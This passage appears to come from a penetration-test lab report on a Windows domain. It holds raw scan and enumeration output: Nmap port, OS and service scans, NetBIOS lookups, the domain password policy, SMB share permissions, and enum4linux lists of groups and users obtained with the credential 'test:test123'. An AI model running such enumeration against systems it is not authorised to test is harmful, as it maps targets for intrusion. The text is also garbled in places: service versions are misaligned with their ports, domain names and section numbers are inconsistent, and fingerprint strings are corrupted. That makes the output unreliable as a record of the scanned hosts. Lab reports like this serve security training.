Nmap scan report for 192.168.0.2
Host is up, received arp-response (0.00077s latency).
Scanned at 2019-10-30 07:42:17 EDT for 1086s
Not shown: 964 closed ports
Reason: 964 port-unreaches
PORT      STATE SERVICE REASON
37/udp    open|filtered time    no-response
42/udp    open|filtered nmap-ncr no-response
53/udp    open          domain  udp-response ttl 128
67/udp    open|filtered dhcpd  no-response
68/udp    open|filtered dhcpcd no-response
88/udp    open|filtered kerberos-sec no-response
123/udp   open          ntp     udp-response ttl 128
137/udp   open          netbios-ns udp-response ttl 128
138/udp   open|filtered netbios-dgm no-response
161/udp   open|filtered snmp    no-response
189/udp   open|filtered ldap    no-response
464/udp   open|filtered kpasswd5 no-response
500/udp   open|filtered isakmp  no-response
559/udp   open|filtered freedb no-response
4500/udp  open|filtered nat-t-ike no-response
5355/udp  open|filtered llmnr   no-response
19482/udp open|filtered unknown no-response
19625/udp open|filtered unknown no-response
19658/udp open|filtered unknown no-response
21358/udp open|filtered unknown no-response
34125/udp open|filtered unknown no-response
34570/udp open|filtered unknown no-response
39213/udp open|filtered sgatcfw no-response
39683/udp open|filtered unknown no-response
49161/udp open|filtered unknown no-response
58497/udp open          unknown  udp-response ttl 128
58612/udp open|filtered unknown no-response
58780/udp open          unknown  udp-response ttl 128
58919/udp open|filtered unknown no-response
51255/udp open|filtered unknown no-response
51456/udp open|filtered unknown no-response
51554/udp open          unknown  udp-response ttl 128
51586/udp open          unknown  udp-response ttl 128
51698/udp open|filtered unknown no-response
51717/udp open          unknown  udp-response ttl 128
51905/udp open|filtered unknown no-response
51972/udp open          unknown  udp-response ttl 128
52144/udp open          unknown  udp-response ttl 128
52225/udp open|filtered unknown no-response
52503/udp open          unknown  udp-response ttl 128
MAC Address: 00:0C:29:70:FC:E3 (VMware)

```

Figure 6: 192.168.0.2

```

Nmap scan report for 192.168.0.11
Host is up, received arp-response (0.00076s latency).
Scanned at 2019-10-30 07:42:17 EDT for 994s
Not shown: 973 closed ports
Reason: 973 port-unreaches
PORT      STATE SERVICE REASON
23/udp    open|filtered telnet  no-response
123/udp   open|filtered ntp     no-response
137/udp   open          netbios-ns udp-response ttl 128
138/udp   open|filtered netbios-dgm no-response
500/udp   open|filtered isakmp  no-response
559/udp   open|filtered freedb no-response
997/udp   open|filtered maild   no-response
4500/udp  open|filtered nat-t-ike no-response
5355/udp  open|filtered llmnr   no-response
16573/udp open|filtered unknown no-response
36779/udp open|filtered unknown no-response
17845/udp open|filtered unknown no-response
18958/udp open|filtered unknown no-response
19482/udp open|filtered unknown no-response
19625/udp open|filtered unknown no-response
19658/udp open|filtered unknown no-response
19668/udp open|filtered unknown no-response
19663/udp open|filtered unknown no-response
19936/udp open|filtered unknown no-response
20876/udp open|filtered unknown no-response
21358/udp open|filtered unknown no-response
24594/udp open|filtered unknown no-response
34125/udp open|filtered unknown no-response
34570/udp open|filtered unknown no-response
49194/udp open|filtered unknown no-response
49262/udp open|filtered unknown no-response
55507/udp open|filtered unknown no-response

```

Figure 7: 192.168.0.11



### 4.1.3 Nmap Scans (Figure 8, Figure 9)

```
Nmap scan report for 192.168.0.1
Host is up, received arp-response (0.00028s latency).
Scanned at 2019-10-30 08:41:03 EDT for 15s
Not shown: 987 closed ports
Reason: 987 resets
PORT      STATE SERVICE      REASON
22/tcp    open  ssh          syn-ack ttl 128
135/tcp    open  msrpc        syn-ack ttl 128
139/tcp    open  netbios-ssn syn-ack ttl 128
443/tcp    open  https        syn-ack ttl 128
445/tcp    open  microsoft-ds syn-ack ttl 128
902/tcp    open  lssm-realtime syn-ack ttl 128
912/tcp    open  apex-mesh    syn-ack ttl 128
5357/tcp   open  msdrra       syn-ack ttl 128
49152/tcp  open  unknown     SYN-ACK ttl 128
49153/tcp  open  unknown     SYN-ACK ttl 128
49154/tcp  open  unknown     SYN-ACK ttl 128
49158/tcp  open  unknown     SYN-ACK ttl 128
49161/tcp  open  unknown     SYN-ACK ttl 128
MAC Address: 00:50:56:C0:00:01 (VMware)
Device type: general purpose
Running: Microsoft Windows 7|2008|8.1
OS CPE: cpe:/o:microsoft:windows.7:- cpe:/o:microsoft:windows.7:sp1 cpe:/
o:microsoft:windows_server_2008:sp1 cpe:/o:microsoft:windows_server_2008:r2 cpe:/
o:microsoft:windows.8 cpe:/o:microsoft:windows.8.1
OS details: Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008
R2, Windows 8, or Windows 8.1 Update 1
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=10/30%OT=22%CT=1%CU=38645%PV=Y%DS=1%DC=D%G=Y%M=805056%
OS:TM=50B984EF%P=x86_64-pc-linux-gnu)SEQ(SP=FB%GCD=1%ISR=10B%TI=1%CI=1%II=I
OS:%S=5%TS=7)OPS(O1=M5B4NW8ST11%N02=M5B4NW8ST11%N03=M5B4NW8NNT11%N04=M5B4NW8S
OS:T11%N05=M5B4NW8ST11%N06=M5B4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=20
OS:00%W6=2000)ECN(R=Y%DF=Y%T=80%W=2000%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=8
OS:0%S=0%A=S+F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=NRD=0%Q=)T3(
OS:R=Y%DF=Y%T=80%W=0%S=Z%A=0%F=AR%O=NRD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=ANA=0%F
OS:R=0%O=NRD=0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=NRD=0%Q=)T6(R=Y%DF=Y%
OS:T=80%W=0%S=ANA=0%F=R%O=NRD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=NRD
OS:0%Q=)U1(R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE
OS:NNT=80%CD=Z)
Uptime guess: 0.082 days (since Wed Oct 30 06:43:24 2019)
Network Distance: 1 hop
TCP Sequence Prediction: Difficulty=251 (Good luck!)
IP ID Sequence Generation: Incremental
```

Figure 8

```
Nmap scan report for 192.168.0.2
Host is up, received arp-response (0.00086s latency).
Scanned at 2019-10-30 08:41:03 EDT for 15s
Not shown: 978 closed ports
Reason: 978 resets
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack ttl 128
23/tcp    open  telnet       syn-ack ttl 128
42/tcp    open  nameserver   syn-ack ttl 128
53/tcp    open  domain       syn-ack ttl 128
80/tcp    open  http         syn-ack ttl 128
88/tcp    open  kerberos-sec syn-ack ttl 128
135/tcp    open  msrpc        syn-ack ttl 128
139/tcp    open  netbios-ssn syn-ack ttl 128
389/tcp    open  ldap         syn-ack ttl 128
445/tcp    open  microsoft-ds syn-ack ttl 128
464/tcp    open  kpasswd5     syn-ack ttl 128
593/tcp    open  http-rpc-epm syn-ack ttl 128
636/tcp    open  ldaps        syn-ack ttl 128
3268/tcp   open  globalcatLDAP syn-ack ttl 128
3269/tcp   open  globalcatLDAP syn-ack ttl 128
49152/tcp  open  unknown     SYN-ACK ttl 128
49153/tcp  open  unknown     SYN-ACK ttl 128
49154/tcp  open  unknown     SYN-ACK ttl 128
49155/tcp  open  unknown     SYN-ACK ttl 128
49157/tcp  open  unknown     SYN-ACK ttl 128
49158/tcp  open  unknown     SYN-ACK ttl 128
49163/tcp  open  unknown     SYN-ACK ttl 128
MAC Address: 00:0C:29:78:FC:E3 (VMware)
Device type: general purpose|media device
Running: Microsoft Windows 2008|10|7|8.1, Microsoft embedded
OS CPE: cpe:/o:microsoft:windows_server_2008:sp2 cpe:/o:microsoft:windows_10
cpe:/h:microsoft:xbox_one cpe:/o:microsoft:windows.7:- cpe:/
o:microsoft:windows.7:sp1 cpe:/o:microsoft:windows.8 cpe:/
o:microsoft:windows.8.1
OS details: Microsoft Windows Server 2008 SP2 or Windows 10 or Xbox One,
Microsoft Windows 7 SP0 - SP1, Windows Server 2008 SP1, Windows Server 2008 R2,
Windows 8, or Windows 8.1 Update 1
TCP/IP fingerprint:
OS:SCAN(V=7.80%E=4%D=10/30%OT=21%CT=1%CU=36626%PV=Y%DS=1%DC=D%G=Y%M=800C29%
OS:TM=30B984EF%P=x86_64-pc-linux-gnu)SEQ(SP=103%GCD=1%ISR=104%CI=1%II=I%TS=
OS:7)OPS(O1=M5B4NW8ST11%N02=M5B4NW8ST11%N03=M5B4NW8NNT11%N04=M5B4NW8ST11%N05=M5
OS:84NW8ST11%N06=M5B4ST11)WIN(W1=2000%W2=2000%W3=2000%W4=2000%W5=2000%W6=200
OS:0)ECN(R=Y%DF=Y%T=80%W=2000%O=M5B4NW8NNS%CC=N%Q=)T1(R=Y%DF=Y%T=80%S=0%A=S
OS:%F=AS%RD=0%Q=)T2(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=NRD=0%Q=)T3(R=Y%DF=Y%
OS:T=80%W=0%S=Z%A=0%F=AR%O=NRD=0%Q=)T4(R=Y%DF=Y%T=80%W=0%S=ANA=0%F=R%O=NRD=
OS:0%Q=)T5(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=NRD=0%Q=)T6(R=Y%DF=Y%T=80%W=0%
OS:S=ANA=0%F=R%O=NRD=0%Q=)T7(R=Y%DF=Y%T=80%W=0%S=Z%A=S+F=AR%O=NRD=0%Q=)U1(
OS:R=Y%DF=N%T=80%IPL=164%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DF=I
OS:NNT=80%CD=Z)
```

Figure 9

#### 4.1.4 Nmap Service Scan (Figure 10, Figure 11, Figure 12, Figure 13)

```

NMAPSERVICESCAN 192.168.0.1
Nmap scan report for 192.168.0.1
Host is up (0.00042s latency).
Not shown: 973 closed ports
PORT      STATE SERVICE        VERSION
23/tcp    open  telnet         Microsoft Windows XP telnetd
25/tcp    open  smtp           ArGoSoft Freeware smtpd 1.8.2.9
42/tcp    open  tcpwrapped    Microsoft Windows XP telnetd
53/tcp    open  domain        Microsoft DNS 6.1.7601 (10B1446A) (Windows Server 2008 R2 SP1)
79/tcp    open  finger        ArGoSoft Mail fingerd
80/tcp    open  http          Apache httpd (PHP 5.6.30)
88/tcp    open  tcpwrapped    ArGoSoft Mail Server Freeware httpd 1.8.2.9
99/tcp    open  http          ArGoSoft freeware pop3d 1.8.2.9
110/tcp   open  pop3          Microsoft Windows RPC
135/tcp   open  msrpc         Microsoft Windows netbios-ssn
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-sitel)
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: UADCWNET)
464/tcp   open  tcpwrapped    Microsoft Windows RPC over HTTP 1.0
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-sitel)
3268/tcp  open  ldap          Microsoft Windows RPC
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49159/tcp open  msrpc         Microsoft Windows RPC
49163/tcp open  msrpc         Microsoft Windows RPC
49167/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 08:00:C9:77:67:D6 (VMware)
Service Info: Hosts: uadtargetnet.com, SERVER1; OS: Windows XP, Windows; CPE: cpe:/o:microsoft:windows_xp, cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_server_2008_r2_sp1

```

Figure 10: 192.168.0.1

```

NMAPSERVICESCAN2 192.168.0.2
Nmap scan report for 192.168.0.2
Host is up (0.00071s latency).
Not shown: 978 closed ports
PORT      STATE SERVICE        VERSION
21/tcp    open  ftp           Microsoft Windows XP telnetd
23/tcp    open  telnet         Microsoft Windows XP telnetd
42/tcp    open  tcpwrapped    Microsoft DNS 6.1.7601 (10B1446A) (Windows Server 2008 R2 SP1)
53/tcp    open  domain        Microsoft DNS 6.1.7601 (10B1446A) (Windows Server 2008 R2 SP1)
80/tcp    open  http          Apache httpd (PHP 5.6.30)
88/tcp    open  tcpwrapped    ArGoSoft Mail Server Freeware httpd 1.8.2.9
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-sitel)
445/tcp   open  microsoft-ds  Microsoft Windows Server 2008 R2 - 2012 microsoft-ds (workgroup: UADCWNET)
464/tcp   open  tcpwrapped    Microsoft Windows RPC over HTTP 1.0
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped    Microsoft Windows Active Directory LDAP (Domain: uadcwnet.com, Site: lab-sitel)
3268/tcp  open  ldap          Microsoft Windows RPC
49152/tcp open  msrpc         Microsoft Windows RPC
49153/tcp open  msrpc         Microsoft Windows RPC
49154/tcp open  msrpc         Microsoft Windows RPC
49155/tcp open  msrpc         Microsoft Windows RPC
49157/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc         Microsoft Windows RPC
49163/tcp open  msrpc         Microsoft Windows RPC

```

Figure 11: 192.168.0.2

```

nmap -sV -T4 -oA NMAPservicescan10 192.168.0.10
Nmap scan report for 192.168.0.10
Host is up (0.00039s latency).
Not shown: 992 closed ports
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows 7 - 10
microsoft-ds (workgroup: UADCMNET)
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
MAC Address: 00:0C:29:4D:BD:53 (VMware)
Service Info: Host: CLIENT1; OS: Windows; CPE: cpe:/o:microsoft:windows

```

Figure 12: 192.168.0.10

```

-T4 -oA NMAPservicescan11 192.168.0.11
Nmap scan report for 192.168.0.11
Host is up (0.00049s latency).
Not shown: 991 closed ports
PORT      STATE SERVICE        VERSION
135/tcp   open  msrpc          Microsoft Windows RPC
139/tcp   open  netbios-ssn    Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds   Microsoft Windows 7 - 10
ds (workgroup: UADCMNET)
49152/tcp open  msrpc          Microsoft Windows RPC
49153/tcp open  msrpc          Microsoft Windows RPC
49154/tcp open  msrpc          Microsoft Windows RPC
49155/tcp open  msrpc          Microsoft Windows RPC
49156/tcp open  msrpc          Microsoft Windows RPC
49163/tcp open  msrpc          Microsoft Windows RPC
MAC Address: 00:0C:29:BC:2C:74 (VMware)
Service Info: Host: CLIENT2; OS: Windows; CPE: cpe:/o:microsoft:windows

```

Figure 13: 192.168.0.11

#### 4.1.5 Nmblookup (Figure 14, Figure 15, Figure 16, Figure 17)

```

Looking up status of 192.168.0.1
SERVER1 <00> - M <ACTIVE>
UADCMNET <00> - <GROUP> M <ACTIVE>
UADCMNET <1c> - <GROUP> M <ACTIVE>
SERVER1 <20> - M <ACTIVE>
UADCMNET <1b> - M <ACTIVE>
MAC Address = 00-0C-29-77-67-06

```

Figure 14: 192.168.0.1

```

Looking up status of 192.168.0.2
SERVER2 <00> - M <ACTIVE>
UADCMNET <00> - <GROUP> M <ACTIVE>
UADCMNET <1c> - <GROUP> M <ACTIVE>
SERVER2 <20> - M <ACTIVE>
MAC Address = 00-0C-29-70-FC-E3

```

Figure 15: 192.168.0.2

```

Looking up status of 192.168.0.10
CLIENT1 <20> - B <ACTIVE>
CLIENT1 <00> - B <ACTIVE>
UADCMNET <00> - <GROUP> B <ACTIVE>
UADCMNET <1c> - <GROUP> B <ACTIVE>
UADCMNET <1d> - B <ACTIVE>
.._MSBROWSE_.. <01> - <GROUP> B <ACTIVE>
MAC Address = 00-0C-29-4D-BD-53

```

Figure 16: 192.168.0.10

```

Looking up status of 192.168.0.11
CLIENT2 <20> - B <ACTIVE>
CLIENT2 <00> - B <ACTIVE>
UADCMNET <00> - <GROUP> B <ACTIVE>
UADCMNET <1e> - <GROUP> B <ACTIVE>

MAC Address = 00-0C-29-BC-2C-74

```

Figure 17: 192.168.0.11

#### 4.1.6 Polenum

```

[+] Attaching to 192.168.0.1 using test:test123
[+] Trying protocol 445/SMB...
[+] Found domain(s):
    [+] UADCMNET
    [+] Built-in
[+] Password Info for Domain: UADCMNET
    [+] Minimum password length: 7
    [+] Password history length: 24
    [+] Maximum password age: 136 days 23 hours 58 minutes
    [+] Password Complexity Flags: 010000
        [+] Domain Refuse Password Change: 0
        [+] Domain Password Store Cleartext: 1
        [+] Domain Password Lockout Admins: 0
        [+] Domain Password No Clear Change: 0
        [+] Domain Password No Anon Change: 0
        [+] Domain Password Complex: 0
    [+] Minimum password age: 1 day 4 minutes
    [+] Reset Account Lockout Counter:
    [+] Locked Account Duration:
    [+] Account Lockout Threshold: None
    [+] Forced Log off Time: Not Set

```

Figure 18: Polenum

#### 4.4.7 SMBMap

```

[+] Finding open SMB ports....
[+] User SMB session established on 192.168.0.1...
[+] IP: 192.168.0.1:445 Name: 192.168.0.1

```

Disk	Permissions
ADMIN\$	NO ACCESS
C\$	NO ACCESS
Fileshare1	READ ONLY
Fileshare2	READ ONLY
HR	READ ONLY
IPC\$	NO ACCESS
NETLOGON	READ ONLY
Resources	READ ONLY
SYSVOL	READ ONLY
Users\$	NO ACCESS

Figure 19



#### 4.1.8 NBTScan (Figure 20, Figure 21, Figure 22, Figure 23)

Doing NBT name scan for addresses from 192.168.0.1/24

IP address	NetBIOS Name	Server	User	MAC address
192.168.0.1	SERVER1	<server>	<unknown>	00:0c:29:77:67:d6
192.168.0.2	SERVER2	<server>	<unknown>	00:0c:29:70:fc:e3
192.168.0.10	CLIENT1	<server>	<unknown>	00:0c:29:4d:bd:53
192.168.0.11	CLIENT2	<server>	<unknown>	00:0c:29:bc:2c:74

Figure 20: 192.168.0.1/24

Doing NBT name scan for addresses from 192.168.0.2/24

IP address	NetBIOS Name	Server	User	MAC address
192.168.0.2	SERVER2	<server>	<unknown>	00:0c:29:70:fc:e3
192.168.0.1	SERVER1	<server>	<unknown>	00:0c:29:77:67:d6
192.168.0.11	CLIENT2	<server>	<unknown>	00:0c:29:bc:2c:74
192.168.0.10	CLIENT1	<server>	<unknown>	00:0c:29:4d:bd:53

Figure 21: 192.168.0.2/24

Doing NBT name scan for addresses from 192.168.0.10/24

IP address	NetBIOS Name	Server	User	MAC address
192.168.0.1	W07	<server>	<unknown>	00:50:56:c8:00:01
192.168.0.2	SERVER2	<server>	<unknown>	00:0c:29:70:fc:e3
192.168.0.10	CLIENT1	<server>	<unknown>	00:0c:29:4d:bd:53
192.168.0.11	CLIENT2	<server>	<unknown>	00:0c:29:bc:2c:74

Figure 22: 192.168.0.10/24

Doing NBT name scan for addresses from 192.168.0.11/24

IP address	NetBIOS Name	Server	User	MAC address
192.168.0.2	SERVER2	<server>	<unknown>	00:0c:29:70:fc:e3
192.168.0.10	CLIENT1	<server>	<unknown>	00:0c:29:4d:bd:53
192.168.0.11	CLIENT2	<server>	<unknown>	00:0c:29:bc:2c:74
192.168.0.1	SERVER1	<server>	<unknown>	00:0c:29:77:67:d6

Figure 23: 192.168.0.11/24

#### 4.1.9

Starting enum4linux v0.8.9 ( <http://labs.portcullis.co.uk/application/enum4linux/> ) on Wed Oct 30 10:06:22 2019

```
=====
| Target Information |
=====
Target ..... 192.168.0.1
RID Range ..... 500-550,1000-1050
Username ..... 'test'
Password ..... 'test123'
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none
```

```
=====
| Enumerating Workgroup/Domain on 192.168.0.1 |
=====
[+] Got domain/workgroup name: UADCWNET

=====
| Session Check on 192.168.0.1 |
=====
[+] Server 192.168.0.1 allows sessions using username 'test', password 'test123'

=====
| Getting domain SID for 192.168.0.1 |
```

```
=====
Domain Name: UADCWNET
Domain Sid: S-1-5-21-816344815-1091841032-1499945149
[+] Host is part of a domain (not a workgroup)
```

```
=====
| Groups on 192.168.0.1 |
=====
```

```
[+] Getting builtin groups:
group:[Server Operators] rid:[0x225]
group:[Account Operators] rid:[0x224]
group:[Pre-Windows 2000 Compatible Access] rid:[0x22a]
group:[Incoming Forest Trust Builders] rid:[0x22d]
group:[Windows Authorization Access Group] rid:[0x230]
group:[Terminal Server License Servers] rid:[0x231]
group:[Administrators] rid:[0x220]
group:[Users] rid:[0x221]
group:[Guests] rid:[0x222]
group:[Print Operators] rid:[0x226]
group:[Backup Operators] rid:[0x227]
group:[Replicator] rid:[0x228]
group:[Remote Desktop Users] rid:[0x22b]
group:[Network Configuration Operators] rid:[0x22c]
group:[Performance Monitor Users] rid:[0x22e]
group:[Performance Log Users] rid:[0x22f]
group:[Distributed COM Users] rid:[0x232]
group:[IIS_IUSRS] rid:[0x238]
group:[Cryptographic Operators] rid:[0x239]
group:[Event Log Readers] rid:[0x23d]
group:[Certificate Service DCOM Access] rid:[0x23e]
```

```
[+] Getting builtin group memberships:
Group 'Pre-Windows 2000 Compatible Access' (RID: 554) has member: NT AUTHORITY\Authenticated Users
Group 'Windows Authorization Access Group' (RID: 560) has member: NT AUTHORITY\ENTERPRISE DOMAIN CONTROLLERS
Group 'Users' (RID: 545) has member: UADCWNET\admin
Group 'Users' (RID: 545) has member: NT AUTHORITY\INTERACTIVE
Group 'Users' (RID: 545) has member: NT AUTHORITY\Authenticated Users
Group 'Users' (RID: 545) has member: UADCWNET\Domain Users
Group 'Guests' (RID: 546) has member: UADCWNET\Guest
Group 'Guests' (RID: 546) has member: UADCWNET\Domain Guests
Group 'IIS_IUSRS' (RID: 568) has member: NT AUTHORITY\IUSR
Group 'Administrators' (RID: 544) has member: UADCWNET\Administrator
Group 'Administrators' (RID: 544) has member: UADCWNET\admin
Group 'Administrators' (RID: 544) has member: UADCWNET\Enterprise Admins
Group 'Administrators' (RID: 544) has member: UADCWNET\Domain Admins
```

```
[+] Getting local groups:
group:[Cert Publishers] rid:[0x205]
group:[RAS and IAS Servers] rid:[0x229]
group:[Allowed RODC Password Replication Group] rid:[0x23b]
group:[Denied RODC Password Replication Group] rid:[0x23c]
group:[DnsAdmins] rid:[0x44e]
group:[TelnetClients] rid:[0x470]
```

```
[+] Getting local group memberships:
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\krbtgt
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Controllers
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Schema Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Enterprise Admins
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Cert Publishers
```

Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Domain Admins  
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Group Policy Creator Owners  
Group 'Denied RODC Password Replication Group' (RID: 572) has member: UADCWNET\Read-only Domain Controllers

[+] Getting domain groups:

group:[Enterprise Read-only Domain Controllers] rid:[0x1f2]  
group:[Domain Admins] rid:[0x200]  
group:[Domain Users] rid:[0x201]  
group:[Domain Guests] rid:[0x202]  
group:[Domain Computers] rid:[0x203]  
group:[Domain Controllers] rid:[0x204]  
group:[Schema Admins] rid:[0x206]  
group:[Enterprise Admins] rid:[0x207]  
group:[Group Policy Creator Owners] rid:[0x208]  
group:[Read-only Domain Controllers] rid:[0x209]  
group:[DnsUpdateProxy] rid:[0x44f]  
group:[Human Resources] rid:[0x450]  
group:[Legal] rid:[0x451]  
group:[Finance] rid:[0x452]  
group:[Engineering] rid:[0x453]  
group:[Sales] rid:[0x454]  
group:[Information Technology] rid:[0x455]

[+] Getting domain group memberships:

Group 'Domain Guests' (RID: 514) has member: UADCWNET\Guest  
Group 'Sales' (RID: 1108) has member: UADCWNET\I.Pratt  
Group 'Sales' (RID: 1108) has member: UADCWNET\J.Johnson  
Group 'Sales' (RID: 1108) has member: UADCWNET\J.Stevenson  
Group 'Sales' (RID: 1108) has member: UADCWNET\R.Knight  
Group 'Sales' (RID: 1108) has member: UADCWNET\D.Manning  
Group 'Sales' (RID: 1108) has member: UADCWNET\V.Haynes  
Group 'Sales' (RID: 1108) has member: UADCWNET\C.Howard  
Group 'Sales' (RID: 1108) has member: UADCWNET\M.Mills  
Group 'Sales' (RID: 1108) has member: UADCWNET\J.Torres  
Group 'Sales' (RID: 1108) has member: UADCWNET\F.Chapman  
Group 'Sales' (RID: 1108) has member: UADCWNET\E.Elliott  
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER1\$  
Group 'Domain Controllers' (RID: 516) has member: UADCWNET\SERVER2\$  
Group 'Schema Admins' (RID: 518) has member: UADCWNET\Administrator  
Group 'Finance' (RID: 1106) has member: UADCWNET\D.King  
Group 'Finance' (RID: 1106) has member: UADCWNET\D.Price  
Group 'Finance' (RID: 1106) has member: UADCWNET\A.Peters  
Group 'Finance' (RID: 1106) has member: UADCWNET\J.Barrett  
Group 'Finance' (RID: 1106) has member: UADCWNET\T.Oliver  
Group 'Legal' (RID: 1105) has member: UADCWNET\L.Burke  
Group 'Legal' (RID: 1105) has member: UADCWNET\M.Day  
Group 'Legal' (RID: 1105) has member: UADCWNET\D.Valdez  
Group 'Legal' (RID: 1105) has member: UADCWNET\R.Soto  
Group 'Legal' (RID: 1105) has member: UADCWNET\R.Boone  
Group 'Legal' (RID: 1105) has member: UADCWNET\J.Rhodes  
Group 'Legal' (RID: 1105) has member: UADCWNET\D.Pena  
Group 'Legal' (RID: 1105) has member: UADCWNET\K.Hudson  
Group 'Legal' (RID: 1105) has member: UADCWNET\N.Vega  
Group 'Group Policy Creator Owners' (RID: 520) has member: UADCWNET\Administrator  
Group 'Domain Admins' (RID: 512) has member: UADCWNET\Administrator  
Group 'Domain Admins' (RID: 512) has member: UADCWNET\L.Thornton  
Group 'Domain Admins' (RID: 512) has member: UADCWNET\C.Morris  
Group 'Domain Admins' (RID: 512) has member: UADCWNET\D.Dunn  
Group 'Domain Admins' (RID: 512) has member: UADCWNET\D.Manning  
Group 'Domain Admins' (RID: 512) has member: UADCWNET\R.Boone  
Group 'Domain Admins' (RID: 512) has member: UADCWNET\C.Olson

Group 'Domain Users' (RID: 513) has member: UADCWNET\Administrator  
Group 'Domain Users' (RID: 513) has member: UADCWNET\admin  
Group 'Domain Users' (RID: 513) has member: UADCWNET\krbtgt  
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Astley  
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Moreno  
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Griffin  
Group 'Domain Users' (RID: 513) has member: UADCWNET\I.Pratt  
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Burke  
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Johnson  
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Nunez  
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Stevenson  
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Thornton  
Group 'Domain Users' (RID: 513) has member: UADCWNET\M.Day  
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Morris  
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Knight  
Group 'Domain Users' (RID: 513) has member: UADCWNET\P.Pittman  
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.King  
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Dunn  
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Manning  
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Valdez  
Group 'Domain Users' (RID: 513) has member: UADCWNET\D.Price  
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Saunders  
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Hart  
Group 'Domain Users' (RID: 513) has member: UADCWNET\S.Reed  
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Peters  
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Soto  
Group 'Domain Users' (RID: 513) has member: UADCWNET\V.Haynes  
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Boone  
Group 'Domain Users' (RID: 513) has member: UADCWNET\L.Carr  
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Olson  
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Andrews  
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Anderson  
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Montgomery  
Group 'Domain Users' (RID: 513) has member: UADCWNET\C.Howard  
Group 'Domain Users' (RID: 513) has member: UADCWNET\E.Jones  
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Barrett  
Group 'Domain Users' (RID: 513) has member: UADCWNET\R.Ramsey  
Group 'Domain Users' (RID: 513) has member: UADCWNET\G.Walsh  
Group 'Domain Users' (RID: 513) has member: UADCWNET\A.Medina  
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Hale  
Group 'Domain Users' (RID: 513) has member: UADCWNET\N.Wells  
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Oliver  
Group 'Domain Users' (RID: 513) has member: UADCWNET\J.Rhodes  
Group 'Domain Users' (RID: 513) has member: UADCWNET\T.Harmon  
